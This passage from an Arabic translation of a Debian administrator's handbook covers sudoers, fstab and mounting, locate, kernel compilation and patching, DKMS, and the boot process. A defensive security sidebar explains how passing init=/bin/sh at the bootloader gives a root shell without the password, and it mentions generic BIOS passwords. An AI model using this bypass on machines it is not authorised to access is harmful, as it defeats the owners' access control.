عند تثبيت الحزمة sudo، سوف تعطي صلاحيات الجذر الكاملة لأعضاء المجموعة `sudo`. لتوكيل صلاحيات أخرى، يجب أن يستخدم مدير النظام الأمر **visudo**، الذي يسمح له بتعديل ملف الضبط `/etc/sudoers` (هنا أيضاً، سوف يستدعى المحرر **vi** أو أي محرر آخر يحدده متغير البيئة `EDITOR`). تسمح إضافة سطر يحوي `*username* ALL=(ALL) ALL` للمستخدم المذكور بتنفيذ أي أمر بصلاحية الجذر.

تسمح الإعدادات الأعقد من هذه بالسماح بتنفيذ أوامر محددة لمستخدمين معينين. جميع تفاصيل الاحتمالات الممكنة معطاة في صفحة الدليل sudoers(5).

8.9.5. قائمة نقاط الربط

أساسيات

الربط وفك الربط

في نظم يونكس مثل دبيان، تُنظّم الملفات في هرمية مجلدات وحيدة كشكل شجرة. يدعى المجلد / « بالمجلد الجذر »؛ كل المجلدات الإضافية هي مجلدات فرعية من هذا الجذر. « الربط » (mounting) هو تضمين محتويات جهاز ملحق (قرص صلب غالباً) في شجرة الملفات العامة الخاصة بالنظام. نتيجة لذلك، إذا كنت تستخدم قرصاً صلباً منفصلاً لتخزين بيانات المستخدمين الشخصية، يجب « ربط » هذا القرص مع المجلد /home/. تربط النواة نظام الملفات الجذر دائماً عند الإقلاع؛ أما الأجهزة الأخرى فتربط غالباً في وقت لاحق من عملية بدء التشغيل أو يدوياً باستخدام الأمر **mount**.

تربط بعض الأجهزة القابلة للإزالة آلياً عند توصيلها، خصوصاً عند استخدام GNOME، أو KDE أو البيئات الرسومية الأخرى. أما الأجهزة الأخرى فيجب أن يربطها المستخدم يدوياً. كما يجب أيضاً فكها (إزالتها من شجرة الملفات). لا يملك المستخدمون العاديون صلاحيات تنفيذ الأمرين **mount** و **umount** عادة. لكن يستطيع مدير النظام السماح بهاتين العمليتين (لكل نقطة ربط بشكل مستقل) على أي حال، من خلال إضافة الخيار user في الملف /etc/fstab.

يمكن استخدام الأمر **mount** دون متغيرات (عندها سيسرد جميع نظم الملفات المربوطة). أما البارمترات التالية فهي خاصة بعملية ربط أو فك ربط جهاز ما. للحصول على قائمة كاملة بهذه الخيارات، فضلاً ارجع إلى صفحتي الدليل المناسبتين، mount(8) وumount(8). في الحالات البسيطة، تكون الصيغة بسيطة أيضاً: مثلاً، لربط القسم /dev/sdc1، الذي يحوي نظام الملفات ext3، مع المجلد /mnt/tmp/، يكفيك أن تُنفِّذ الأمر **mount -t ext3 /dev/sdc1 /mnt/tmp/** ببساطة.

يحوي الملف /etc/fstab قائمة بجميع عمليات الربط التي تحدث إما آلياً عند الإقلاع أو يدوياً بالنسبة للأجهزة القابلة للإزالة. كل نقطة ربط توصف بسطر فيه عدة حقول تفصلها مسافات:

- الجهاز الذي سيربط: قد يكون هذا قسماً محلياً (قرص صلب، CD-ROM) أو نظام ملفات بعيد (مثل NFS).

يستبدل هذا الحقل في أحيان كثيرة برقم التعريف الفريد لنظام الملفات (الذي يمكنك معرفته باستخدام **blkid device**) تسبقه =UUID. هذا يحمي من تغيّرات اسم الجهاز في حال إضافة أو إزالة الأقراص، أو إذا اكتشفت الأقراص في ترتيب مختلف.

- نقطة الربط: الموقع على نظام الملفات المحلي حيث سيربط الجهاز، أو نظام الملفات البعيد، أو القسم.
- النوع: يحدد هذا الحقل نظام الملفات المستخدم على الجهاز البعيد. بعض الأمثلة تشمل ext4، ext3، vfat، ntfs، btrfs، xfs.

أساسيات	
NFS، نظام ملفات شبكي	NFS هو نظام ملفات شبكي؛ يسمح هذا النظام في بيئة لينكس بالوصول الشفاف إلى الملفات البعيدة عبر ضمّها إلى نظام الملفات المحلي.

هناك قائمة كاملة بنظم الملفات المعروفة في صفحة الدليل mount(8). القيمة الخاصة swap هي لأقسام التبديل (الذاكرة الظاهرية)؛ والقيمة الخاصة auto تطلب من البرنامج **mount** التعرف على نظام الملفات آلياً (وهذا مفيد خصوصاً مع قارئات الأقراص ومفاتيح USB، لأن كل منها قد يحوي نظام ملفات مختلف)؛

- خيارات: هناك خيارات كثيرة، حسب نظام الملفات، وهي موثقة في صفحة الدليل **mount**. أكثر الخيارات شيوعاً هي
  - rw أو ro، التي تعني أن الجهاز سيربط مع صلاحيات القراءة والكتابة أو صلاحيات القراءة فقط على الترتيب.
  - noauto يعطل الربط الآلي عند الإقلاع.
  - user يسمح لكل المستخدمين بربط نظام الملفات هذا (بدون هذا الخيار لن يسمح إلا للمستخدم الجذر بإجراء هذه العملية).
  - defaults يعني مجموعة الخيارات الافتراضية: rw، suid، dev، exec، auto، nouser و async ويمكن تعطي أي منها بعد خيار defaults عبر إضافة nosuid، nodev وغيرها لتعطيل خياري suid، dev الخ. إضافة الخيار user يعيد تفعيله، إذ أن defaults تتضمن خيار nouser.
- النسخ الاحتياطي: هذا الحقل يأخذ القيمة 0 دائماً تقريباً. إذا أخذ القيمة 1، فسوف يشير للأداة **dump** بان القسم يحوي بيانات يجب نسخها احتياطياً.

• ترتيب الفحص: يبين هذا الحقل الأخير إذا كان يجب فحص نظام الملفات عند الإقلاع، والترتيب الذي يجب تنفيذ هذا الفحص به. إذا أخذ القيمة 0، فلن يجرى أي فحص. يجب أن يأخذ نظام الملفات الجذر القيمة 1، بينما تحصل نظم الملفات الدائمة الأخرى على القيمة 2.

مثال 8.5. مثال عن الملف /etc/fstab

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>  <options>       <du
➥ mp>  <pass>
proc            /proc           proc    defaults        0       0
# / was on /dev/sda1 during installation
UUID=c964222e-6af1-4985-be04-19d7c764d0a7 / ext3 errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=ee880013-0f63-4251-b5c6-b771f53bd90e none swap sw  0       0
/dev/scd0       /media/cdrom0   udf,iso9660 user,noauto 0       0
/dev/fd0        /media/floppy   auto    rw,user,noauto  0       0
arrakis:/shared /shared         nfs     defaults        0       0
```

المدخلة الخيرة في هذا المثال تخص نظام ملفات شبكي (NFS): حيث رُبِطَ المجلد /shared/ من المخدم *arrakis* مع المجلد /shared/ على الجهاز المحلي. صيغة الملف /etc/fstab موثّقة في صفحة الدليل fstab(5).

التعمق أكثر

الربط التلقائي

توفر الحزمة am-utils أداة الربط **amd**، القادرة على ربط الوسائط القابلة للإزالة حسب الطلب عندما يحاول المستخدم الوصول إلى نقاط ربطها المعتادة. كما أنها ستفك ربط هذه الأجهزة عندما لا تبقى أي عملية تحاول الوصول إليها.

هناك أدوات ربط آلي أخرى، مثل **automount** في الحزمة autofs.

لاحظ أيضاً أن GNOME، و KDE والبيئات الرسومية الأخرى تنسّق مع *udisks*، وتستطيع ربط الوسائط القابلة للإزالة تلقائياً عند وصلها.

8.9.6. **locate** و **updatedb**

يستطيع الأمر **locate** العثور على موقع ملف عندما تعرف جزءاً من اسمه فقط. يعطي هذا الأمر نتائج شبه آنية، لأنه يبحث في قاعدة بيانات تحوي جميع مواقع الملفات على النظام؛ تُحدَّث قاعدة البيانات هذه يومياً بالأمر **updatedb**. هناك تنويعات عديدة للأمر **locate** وقد اختارت دبيان mlocate لنظامها القياسي.

mlocate ذكي بما يكفي ليعيد الملفات التي يُسمَح للمستخدم الذي يستدعيه بالوصول إليها فقط رغم أنه يعتمد على قاعدة بيانات تحوي معلومات عن جميع الملفات على النظام (حيث يعمل أمر **updatedb** المرتبط

معه بصلاحيات الجذر). لزيادة الأمان، يستطيع مدير النظام استخدام PRUNEDPATHS في الملف /etc/updatedb.conf لاستثناء بعض المجلدات من عملية الفهرسة.

8.10. ترجمة النواة

تتضمن النواة التي توفرها دبيان أكبر كمية ممكنة من الميزات، بالإضافة إلى أكبر كمية من تعريفات الأجهزة، في سبيل تغطية أوسع طيف من تجميعات العتاد الموجودة. لهذا تجد بعض المستخدمين الذين يفضلون إعادة ترجمة النواة حتى تتضمن ما يحتاجونه بشكل خاص فقط. هناك دافعين رئيسيين وراء ذلك. أولاً، قد يُحسن هذا من استهلاك الذاكرة، لأن كود النواة سيحجز الذاكرة دون سبب، حتى لو تكن هناك حاجة له (كما أنه لا « ينزل » إلى مساحة التبديل أبداً، لذلك فهو يستهلك الذاكرة RAM الفعلية)، وهذا قد يخفض الأداء الكلي للنظام. كما أن النواة المترجمة محلياً قد تحدّ من خطر المشاكل الأمنية لأن كود النواة المترجم والمستعمل يشكل جزءاً فقط من الكود الكلي.

> *ملاحظة*
> **التحديثات الأمنية**
>
> إذا اخترت ترجمة نواة خاصة بك، فعليك أن ترضى بالعواقب: لا تستطيع دبيان توفير تحديثات أمنية لنواتك المخصصة. أما باحتفاظك بالنواة التي توفرها دبيان، سوف تستفيد من التحديثات التي يُحضّرها فريق الحماية في مشروع دبيان.

إعادة ترجمة النواة ضرورية أيضاً إذا كنت تريد استخدام ميزات معينة متاحة بشكل رقع (patches) فقط (وليست مضمنة في نسخ النواة القياسية).

> *التعمق أكثر*
> **دفتر نواة دبيان**
>
> تشرف فرق نواة دبيان على صيانة « Debian Kernel Handbook » (متوفر أيضاً في الحزمة debian-kernel-handbook) الذي يحوي توثيقاً شاملاً عن معظم المهام المتعلقة بالنواة وطريقة التعامل مع حزم نواة دبيان الرسمية. هذا هو المكان الأول الذي يجب أن تبحث فيه إذا احتجت معلومات إضافية غير موجودة في هذا القسم.
> → http://kernel-handbook.alioth.debian.org

8.10.1. المتطلبات الأولية ومقدمة

ليس غريباً أن تدير دبيان النواة بشكل حزمة، ولم تكن هذه الطريقة هي المتبعة في ترجمة وتثبيت النوى تقليدياً. بما أن النواة تبقى تحت سيطرة نظام الحزم، فيمكن عندها إزالتها بشكل نظيف، أو تنصيبها على عدة أجهزة. بالإضافة لذلك، تؤتمت السكربتات المرتبطة بهذه الحزم التفاعلات مع محمل الإقلاع ومولد initrd.

تحوي أكواد لينكس المنبعية (upstream) كل ما تحتاجه لبناء حزمة دبيان للنواة. لكنك تحتاج مع ذلك تثبيت build-essential لضمان أنك تملك الأدوات اللازمة لبناء حزمة دبيان. بالإضافة لذلك، تحتاج خطوة ضبط النواة للحزمة libncurses5-dev. أخيراً، تسمح الحزمة fakeroot بإنشاء حزمة دبيان دون استخدام الصلاحيات الإدارية.

> *ثقافة*
> **kernel-package وأيامها الجميلة الخالية**
>
> قبل أن يملك نظام بناء لينكس القدرة على بناء حزم دبيان صحيحة، كانت الطريقة المفضلة لبناء هذه الحزم هي استخدام **make-kpkg** من الحزمة kernel-package.

8.10.2. الحصول على الشفرة المصدرية

تتوفر الشِّفرة المصدرية للنواة لينكس في حزمة، ككل الأشياء التي قد تكون لها فائدة في نظام دبيان. للحصول عليها، فقط ثبّت الحزمة linux-source-*version*. يسرد الأمر **apt-cache search ^linux-source** نسخ النواة المختلفة التي توفرها دبيان. يتوفر الإصدار الأخير في التوزيعة غير المستقرة: يمكنك الحصول عليه دون مخاطرة كبيرة (خصوصاً إذا أعددت APT عندك حسب تعليمات القسم 6.2.6، « العمل مع عدة توزيعات » ص 162). لاحظ أن الشفرة المصدرية التي تحويها هذه الحزم لا تتفق تماماً مع تلك التي ينشرها لينوس تورفالدس ومطورو النواة؛ لأن دبيان –كباقي التوزيعات– تطبّق عدداً من الرقع، التي قد تصل (أو لا تصل) إلى النسخة المنبعية من لينكس. تشمل هذه التعديلات نقلاً خلفياً لتصحيحات أو مزايا أو تعاريف من نسخ النواة الأحدث، ومزايا لم تُدمج (بالكامل) بعد في شجرة لينكس المنبعية، وأحياناً بعض تعديلات الخاصة بدبيان.

تركز بقية هذا القسم على النسخة 3.2 من النواة لينكس، لكن يمكن طبعاً تطبيق الأمثلة على أي نسخة تريدها من النواة.

نحن نفترض أنك قد ثبّتَّ الحزمة linux-source-3.2. تحوي هذه الحزمة الأرشيف `/usr/src/linux-source-3.2.tar.bz2`، وهي نسخة مضغوطة من أكواد النواة. عليك فك الضغط عن هذه الملفات في مجلد جديد (ليس تحت `/usr/src/` مباشرة، لعدم الحاجة لصلاحيات خاصة لترجمة النواة لينكس): المجلد `~/kernel/` سيكون مناسباً.

```
$ mkdir ~/kernel; cd ~/kernel
$ tar -xjf /usr/src/linux-source-3.2.tar.bz2
```

ثقافة

موقع أكواد النواة

تقليدياً، كانت أكواد النواة توضع في /usr/src/linux/ بالتالي كانت تحتاج صلاحيات الجذر للترجمة. لكن يجب تفادي العمل بصلاحيات الجذر عندما لا تكون ضرورية. هناك مجموعة src تسمح لأعضائها بالعمل في هذا المجلد، لكن يجب تفادي العمل في /usr/src/ على أي حال. عندما تضع أكواد النواة في مجلد شخصي، سوف تزيد الأمان على كل الأصعدة: فلا تضاف ملفات في /usr/ لا يعرفها نظام الحزم، ولا تخشى أي برامج مضللة تقرأ /usr/src/linux/ لتحاول جمع معلومات عن النواة المستخدمة.

8.10.3. ضبط النواة

تتمثل الخطوة التالية في إعداد النواة حسب احتياجاتك. تعتمد الإجراءات الدقيقة على أهدافك.

عند إعادة ترجمة نسخة أحدث من النواة (تحوي رقع إضافية مثلا)، ستبقى الإعدادات أقرب ما يمكن إلى الإعدادات التي تقترحها دبيان على الأغلب. في هذه الحالة، يمكن بدلاً من إعادة ضبط كل شيء بدءاً من الصفر أن تنسخ الملف /boot/config-*version* (يقصد بكلمة *version* نسخة النواة المستخدمة حالياً، التي يمكن معرفتها بالأمر **uname -r**) إلى ملف .config في المجلد الذي يحوي أكواد النواة.

```
$ cp /boot/config-3.2.0-4-amd64 ~/kernel/linux-source-3.2/.config
```

يمكنك أن تتوقف هنا وتقفز إلى القسم التالي، ما لم تكن مضطراً لتغيير الإعدادات. لكن إذا كنت تحتاج تغيير الإعدادات، أو إذا قررت إعادة ضبط كل شيء من الصفر، عليك تخصيص وقت كاف لضبط النواة. هناك واجهات متنوعة مخصصة لهذا الغرض في مجلد أكواد النواة التي يمكن استخدامها عبر استدعاء الأمر **make *target***، حيث يأخذ *target* إحدى القيم المذكورة أدناه.

يترجم الأمر **make menuconfig** وينفّذ واجهة نصية (هنا تظهر الحاجة للحزمة libncurses5-dev) التي تسمح بتصفح الخيارات المتاحة بشكل بنية شجرية. يمكن تغيير قيمة الخيار المحدد عبر ضغط مفتاح **Space**، أما **Enter** فيفعّل الزر المحدد أسفل الشاشة؛ زر **Select** يعود إلى القائمة الفرعية المحددة؛ و **Exit** يغلق الشاشة الحالية ويتحرك للأعلى في الشجرة؛ يعرض **Help** معلومات مفصلة أكثر عن دور الخيار المحدد. تسمح مفاتيح الأسهم بالتحرك ضمن قائمة الخيارات والأزرار. للخروج من برنامج الإعداد، اختر **Exit** من القائمة الرئيسية. عندها يعرض عليك البرنامج حفظ التعديلات التي أجريتها؛ وافق على ذلك إذا كنت راضياً عن اختياراتك.

للواجهات الأخرى ميزات مشابهة، لكنها تعمل ضمن واجهات رسومية أكثر تطوراً؛ مثل **make xconfig** التي تستخدم الواجهة الرسومية Qt، و **make gconfig** التي تستخدم +GTK. تحتاج الأولى حزمة libqt4-dev، بينما تعتمد الثانية على libglade2-dev و libgtk2.0-dev.

عند استخدام إحدى واجهات الضبط هذه، يفضل دوماً البدء من إعدادات افتراضية مقبولة. توفر النواة إعدادات كهذه في `arch/`*`arch`*`/configs/*_defconfig` ويمكنك أن تضع الإعدادات التي اخترتها حيز التطبيق باستخدام **make x86_64_defconfig** (على حواسيب 64 بت) أو **make i386_defconfig** (على حواسيب 32 بت).

> *تلميح*
>
> التعامل مع ملفات `.config` القديمة
>
> عندما تقدم ملف `.config`. ولدته باستخدام نسخة نواة أخرى (أقدم عادة)، ستضطر لتحديثه. يمكنك عمل ذلك باستخدام **make oldconfig**، الذي سيطرح عليك الأسئلة المتعلقة بخيارات الضبط الجديدة تفاعلياً. إذا كنت تريد استخدام الإجابة الافتراضية لكل هذه الأسئلة يمكنك استخدام **make olddefconfig**. أما إذا استخدمت **make oldnoconfig**، فسوف يفترض أن تريد الإجابة بالنفي على جميع الأسئلة.

8.10.4. ترجمة وبناء الحزمة

> *ملاحظة*
>
> التنظيف قبل إعادة البناء
>
> إذا ترجمت النواة سابقاً وتنوي إعادة بناء كل شيء من الصفر ثانية في المجلد نفسه (مثلاً لأنك عدلت كثيراً في إعدادات النواة)، عليك استدعاء **make clean** لإزالة الملفات المترجمة. أما **make distclean** فيحذف كل الملفات المولّدة، بما فيها ملف `.config`. أيضاً، لذلك تأكد من أخذ نسخة احتياطية عنه أولاً.

بعد تجهيز إعدادات النواة، سيولد الأمر البسيط **make deb-pkg** 5 حزم دبيانية على الأكثر: linux-image-*version* التي تحوي صورة النواة والوحدات المرتبطة بها، و linux-headers-*version* التي تحوي ملفات الترويسات التي تلزم عند ترجمة وحدات خارجية، و linux-firmware-image-*version* التي تحوي ملفات فيرم وير (firmware) تحتاجها بعض التعريفات، و linux-image-*version*-dbg التي تحوي رموز التنقيح (debugging symbols) لصورة النواة ووحداتها، و linux-libc-dev التي تحوي الترويسات الخاصة ببعض مكتبات ساحة المستخدم مثل GNU glibc.

يتحدد *version* عبر دمج رقم النسخة المنبعية (الذي يتحدد بالمتغيرات `VERSION` و `PATCHLEVEL` و `SUBLEVEL` و `EXTRAVERSION` في ملف `Makefile`)، ومتغير الضبط `LOCALVERSION`، ومتغير البيئة

‎LOCALVERSION. أما نسخة الحزمة فتستخدم السلسلة النصية نفسها مع إضافة رقم مراجعة يتزايد آلياً (ويُخزَّن في ‎.version)، إلا إذا تجاوزته باستخدام متغير البيئة KDEB_PKGVERSION.

```
$ make deb-pkg LOCALVERSION=-falcot KDEB_PKGVERSION=1
[...]
$ ls ../*.deb
../linux-firmware-image-3.2.46-falcot_1_amd64.deb
../linux-headers-3.2.46-falcot_1_amd64.deb
../linux-image-3.2.46-falcot_1_amd64.deb
../linux-image-3.2.46-falcot-dbg_1_amd64.deb
../linux-libc-dev_1_amd64.deb
```

8.10.5. ترجمة الوحدات الخارجية

تُطوّر بعض الوحدات خارج نواة لينكس الرسمية. لاستخدام هذه الوحدات، يجب ترجمتها مع النواة التي ستستخدم معها. هناك عدد من الوحدات الخارجية الشهيرة التي توفرها دبيان في حزم خاصة، مثل virtualbox-source (دعم النواة لنظام الحوسبة الظاهرية Virtual Box) أو oss4-source (Open Sound System، تعاريف بديلة للصوت).

هذه الوحدات الخارجية عديدة ومتنوعة ولا يمكننا ذكرها جميعاً هنا؛ قد يضيق الأمر **apt-cache search source$** مجال البحث. على أي حال، لن تفيد هذه القائمة كثيراً لعدم وجود سبب يدعو لترجمة الوحدات الخارجية إلا إذا كنت تعلم أنك تحتاجها. في هذه الحالات، سوف تذكر وثائق الجهاز نموذجياً الوحدات الخاصة التي تحتاجها حتى تعمل في لينكس.

مثلاً، لنلق نظرة على الحزمة virtualbox-source: بعد تثبيتها، نحصل على ملف ‎.tar.bz2. يحوي أكواد الوحدة في المجلد ‎/usr/src/. ومع أننا نستطيع فك الضغط عن الأرشيف وترجمة الوحدة بأنفسنا، إلا أننا نفضل أتمتة هذه العملية بكاملها باستخدام DKMS. توفر معظم الوحدات تكاملات DKMS المطلوبة في حزمة ينتهي اسمها باللاحقة ‎-dkms. في حالتنا، كل ما نحتاجه هو تثبيت الحزمة virtualbox-dkms لترجمة الوحدة للنواة المستخدمة حالياً شرط أن تكون حزمة linux-headers-* التي توافق نسخة النواة المثبتة موجودة على النظام. مثلاً، إذا استخدمت linux-image-amd64، عليك أيضاً تثبيت linux-headers-amd64.

```
$ sudo apt-get install virtualbox-dkms

[...]
Loading new virtualbox-4.1.18 DKMS files...
First Installation: checking all kernels...
Building only for 3.2.0-4-amd64
Building initial module for 3.2.0-4-amd64
Done.

vboxdrv:
Running module version sanity check.
 - Original module
```

```
   - No original module exists within this kernel
 - Installation
   - Installing to /lib/modules/3.2.0-4-amd64/updates/dkms/
[...]
DKMS: install completed.
$ sudo dkms status
virtualbox, 4.1.18, 3.2.0-4-amd64, x86_64: installed
virtualbox-guest, 4.1.18, 3.2.0-4-amd64, x86_64: installed
$ sudo modinfo vboxdrv
filename:       /lib/modules/3.2.0-4-amd64/updates/dkms/vboxdrv.ko
version:        4.1.18_Debian (0x00190000)
license:        GPL
description:    Oracle VM VirtualBox Support Driver
[...]
```

بدائل

module-assistant

قبل DKMS، كان module-assistant هو الحل الأبسط لبناء وتنصيب وحدات النواة. لا يزال استخدامه ممكناً، خصوصاً مع الحزم التي تفتقر لتكامل DKMS: فإذا استدعيت أمراً يشبه **module-assistant auto-install virtualbox** (أو **m-a a-i virtualbox** اختصاراً)، سوف تترجم الوحدات للنواة الحالية، وتوضع في حزمة دبيان جديدة، وتُثبَّت تلك الحزمة مباشرة.

8.10.6. ترقيع النواة

لا تتضمن النواة القياسية بعض المزايا لأنها غير ناضجة أو نتيجة بعض الخلافات مع مشرفي النواة. يمكن توزيع هذه المزايا كرقع يستطيع أي أحد تطبيقها على أكواد النواة إذا أراد.

توزع دبيان بعض هذه الرقع في الحزم *-linux-patch أو *-kernel-patch (مثل linux-patch-grsecurity2، التي تضيّق بعض النواحي في سياسة النواة الأمنية). تُثبِّتُ هذه الحزم ملفات في المجلد /usr/src/kernel-patches/.

إذا أردت تطبيق بعض من هذه الرقع، استخدم الأمر **patch** في مجلد الأكواد المصدرية ثم ابدأ ترجمة النواة كما شرحنا سابقاً.

```
$ cd ~/kernel/linux-source-3.2
$ make clean
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsecurity-2.9.1-3.2.21-201206221855.pa
➥ tch.gz | patch -p1
$ make deb-pkg LOCALVERSION=-grsec
```

لاحظ أنه لا يشترط أن تعمل أي رقعة مع جميع إصدارات النواة؛ قد يخفق الأمر **patch** عند تطبيق بعض الرقع على أكواد النواة. ستعرض رسالة خطأ تعطي بعض التفاصيل عن سبب الإخفاق؛ في هذه الحالة، راجع

الوثائق المتوفرة في حزمة الرقعة (في المجلد `/usr/share/doc/linux-patch-*/`). في معظم الحالات، يذكر مشرف الحزمة إصدارات النواة التي أُعدَّت الرقعة لها.

8.11. تثبيت النواة

8.11.1. مزايا حزمة النواة

تُثبِّت حزمة النواة صورة النواة (vmlinuz-*version*)، وإعداداتها (config-*version*)، وجدول رموزها (System.map-*version*) في `/boot/`. يساعد جدول الرموز المطورين على فهم معنى رسائل أخطاء النواة؛ وبدونه لن تشير « oopses » (في النواة، « oops » هو مرادف segmentation fault في برامج ساحة المستخدم، أي هي الرسائل التي تنتج عن قراءة قيمة مؤشر غير صحيحة) إلا إلى قيم رقمية تمثل عناوين الذاكرة، وهذه المعلومات لا فائدة لها دون جدول الرموز التي يقابل هذه العناوين مع رموز وأسماء دوال. تُثبَّت الوحدات في المجلد `/lib/modules/`*version*`/`.

تولد سكربتات إعداد الحزمة صورة initrd آلياً، وههو نظام مصغر مصمم حتى يحمّله محمل الإقلاع إلى الذاكرة (من هنا جاء اسمه، الذي يرمز للعبارة « init ramdisk » أي قرص التهيئة الذاكري)، وتستخدمه النواة لينكس فقط لتحميل الوحدات اللازمة للوصول إلى الأجهزة التي تحوي نظام دبيان الكامل (مثلاً، تعاريف أقراص IDE). أخيراً، تُحدّث سكربتات ما بعد التثبيت الروابط الرمزية `/vmlinuz` و `/vmlinuz.old` و `/initrd.img` و `/initrd.img.old` بحيث تشير إلى أحدث نواتين مثبتتين، بالإضافة إلى صورتي initrd الأخيرتين.

معظم هذه المهمات موكلة إلى سكربتات تعليق (hook scripts) في المجلدات `/etc/kernel/*.d/`. مثلاً، يعتمد التكامل مع **grub** على `/etc/kernel/postinst.d/zz-update-grub` و `/etc/kernel/postrm.d/zz-update-grub` لاستدعاء **update-grub** عند تثبيت أو إزالة النوى.

8.11.2. التثبيت باستخدام dpkg

استخدام **apt-get** مريح جداً لدرجة أنها تنسيك الأدوات من المستوى الأدنى، لكن أسهل طريقة لتثبيت النواة بعد ترجمتها هي استخدام أمر مثل **dpkg -i *package*.deb**، حيث *package*.deb هو اسم حزمة linux-image (صورة لينكس) مثل `linux-image-3.2.48-falcot_1_amd64.deb`.

لقد شرحنا في هذا الفصل خطوات الإعداد الأساسية التي تطبيقها على مخدم أو محطة عمل على حد سواء، كما يمكن إعادة تطبيقها على نطاق واسع باستخدام طرق نصف آلية. لكن هذه الإعدادات لا تكفي وحدها

لإنتاج لتجهيز النظام بالكامل. لا يزال هناك بعض نواحي الضبط، وهي تبدأ من البرامج منخفضة المستوى التي تعرف باسم « خدمات يونكس ».

الفصل 9. خدمات يونكس

المحتويات:

يغطي هذا الفصل عدداً من الخدمات الأساسية المشتركة بين العديد من أنظمة يونكس التي يجب أن يعرفها كل مدير نظام.

9.1. إقلاع النظام

عند إقلاع الحاسب، تعرض الرسائل العديدة التي تمر على الشاشة العديد من الإعدادات وعمليات التهيئة الجارية. قد ترغب أحياناً بتعديل هذه المرحلة قليلاً، مما يعني أنك تحتاج فهمها جيداً. هذا هو الهدف من هذا القسم.

أولاً، يتولى BIOS التحكم بالحاسوب، ويتعرف على الأقراص، ويحمل *سجل الإقلاع الرئيسي Master Boot Record*، وينفذ محمّل الإقلاع. ثم يتولى محمل الإقلاع التحكم، ويبحث عن النواة على القرص، ثم يحملها وينفذها. بعدها تُهيَّأ النواة، وتبدأ النواة البحث عن القسم الذي يحوي نظام الملفات الجذر وتربطه (mount)، وأخيراً تستدعي النواة البرنامج الأول: **init**. عادةً، يقع هذا « القسم الجذر » وبرنامج **init** هذا في نظام ملفات ظاهري ليس له وجود إلا في الذاكرة RAM في الحقيقة (ومن هنا أتى اسمه initramfs، وسابقاً كان يدعى « initrd » اختصاراً للعبارة « initialization RAM disk »). يُحمَّل نظام الملفات هذا إلى الذاكرة بوساطة محمل الإقلاع، وغالباً يتم تحميله من ملف على القرص الصلب أو من الشبكة. يحوي نظام الملفات هذا الحد الأدنى من المتطلبات التي تحتاجها االنواة لتحميل نظام الملفات الجذر « الحقيقي »: قد تكون هذه المتطلبات وحدات تعريف للسواقة الصلبة، أو أجهزة أخرى لا يستطيع النظام الإقلاع دونها، أو غالباً ما تكون سكربتات تهيئة ووحدات لتجميع مصفوفات RAID، أو لفتح الأقسام المشفرة، أو تفعيل حيزات LVM، الخ. بعد ربط القسم الجذر، يسلم initramfs التحكم إلى init الحقيقي. وينتقل الجهاز إلى عملية الإقلاع النظامية.

حالياً، يُقدِّم sysv-rc (« SystemV ») عملية « init الحقيقية »، ويشرح هذا القسم نظام الإقلاع هذا.

> *حالة خاصة*
>
> الإقلاع من الشبكة
>
> في بعض الحالات، قد يتم ضبط BIOS بحيث لا ينفذ MBR، بل يبحث عن مكافئه على الشبكة، وهذا يسمح بتجميع حواسيب بدون أقراص صلبة، أو تجهيز حواسيب يعاد تثبيت النظام عليها عند كل إقلاع. هذا الخيار غير متوفر في جميع الأجهزة وهو يحتاج توافقاً مناسباً بين BIOS وبطاقة الشبكة عموماً.
>
> يمكن استخدام الإقلاع من الشبكة لتشغيل **debian-installer** أو FAI (انظر القسم 4.1، « طرائق التثبيت » ص 90).

> *أساسيات*
>
> العملية، نسخة من البرنامج
>
> العملية process هي التمثيل الذاكري للبرنامج، وهي تحوي كل المعلومات اللازمة للتنفيذ السليم للبرمجية (تحوي الشفرة البرمجية نفسها، بالإضافة إلى البيانات التي تخزنها في الذاكرة، ولائحة الملفات التي فتحتها، والاتصالات الشبكية التي أنشأتها،

الخ). يمكن إنشاء عدد من العمليات من برنامج واحد، ولا يشترط أن تعمل تحت مستخدمين مختلفين.

تنفذ Init عدة عمليات، وفقاً للتعليمات في الملف `/etc/inittab`. أول برنامج ينفذ هو **/etc/init.d/rcS** (التابع لمرحلة *sysinit*)، وهو سكربت ينفذ جميع البرامج في المجلد `/etc/rcS.d/`.

من ضمن هذه البرامج سوف تجد –على التعاقب– برامجاً مسؤولة عن:

- إعداد لوحة مفاتيح الطرفية؛
- تحميل التعاريف: تحمّل النواة معظم التعاريف عند اكتشاف العتاد؛ بعدها تحمل التعاريف الإضافية آلياً إذا كانت الوحدات الموافقة لها مذكورة في `/etc/modules`؛
- التحقق من سلامة نظام الملفات؛
- ربط الأقسام المحلية؛
- إعداد الشبكة؛
- ربط نظم الملفات الشبكية (NFS).

أمن

استخدام الصدفة بدل **init** للحصول على صلاحيات الجذر

تقليدياً، أول عملية يتم إقلاعها هي برنامج **init**. لكن من الممكن تمرير خيار `init` للنواة للإشارة إلى برنامج آخر.

بوسع أي شخص يستطيع الوصول للحاسوب الضغط على زر **Reset**، وبالتالي إعادة إقلاع الجهاز. بعدها، من الممكن، عند الوصول إلى شاشة محمل الإقلاع، تمرير الخيار `init=/bin/sh` للنواة للحصول على صلاحيات الجذر دون معرفة كلمة سر مدير النظام.

لمنع هذا يمكنك حماية محمل الإقلاع نفسه بكلمة سر. يمكنك أيضاً الأخذ بعين الاعتبار حماية الوصول إلى BIOS (ميزة حماية BIOS بكلمة سر متوفرة دائماً تقريباً)، إذ بدونها يستطيع أي متطفل خبيث إقلاع الجهاز من وسيط تخزين نقال عليه نسخة لينكس يستطيع استخدامها للوصول إلى المعلومات على الأقراص الصلبة للحاسب.

أخيراً، عليك الحذر من أن معظم نظم BIOS لها كلمات سر عامة. القصد الأساسي وراء هذه الكلمات هو مساعدة الذين ينسون كلمات مرورهم، لكن كلمات السر هذه أصبحت علنية الآن ومتاحة على الإنترنت (تأكد بنفسك بالبحث عن « generic BIOS passwords » في أي محرك بحث). إذن سوف تعيق جميع وسائل الحماية هذه الوصول غير المصرح به للحواسيب لكن لن تمنعه بشكل كامل. لا توجد طريقة موثوقة لحماية حاسب ما إذا كان المخترق يستطيع الوصول إليه فيزيائياً؛ إذ يمكنه فصل

الأقراص الصلبة وتوصيلها بحاسب آخر على أي حال، أو يسرق الجهاز كله، أو يمحو ذاكرة BIOS لإزالة كلمة السر...

أساسيات

وحدات النواة والخيارات

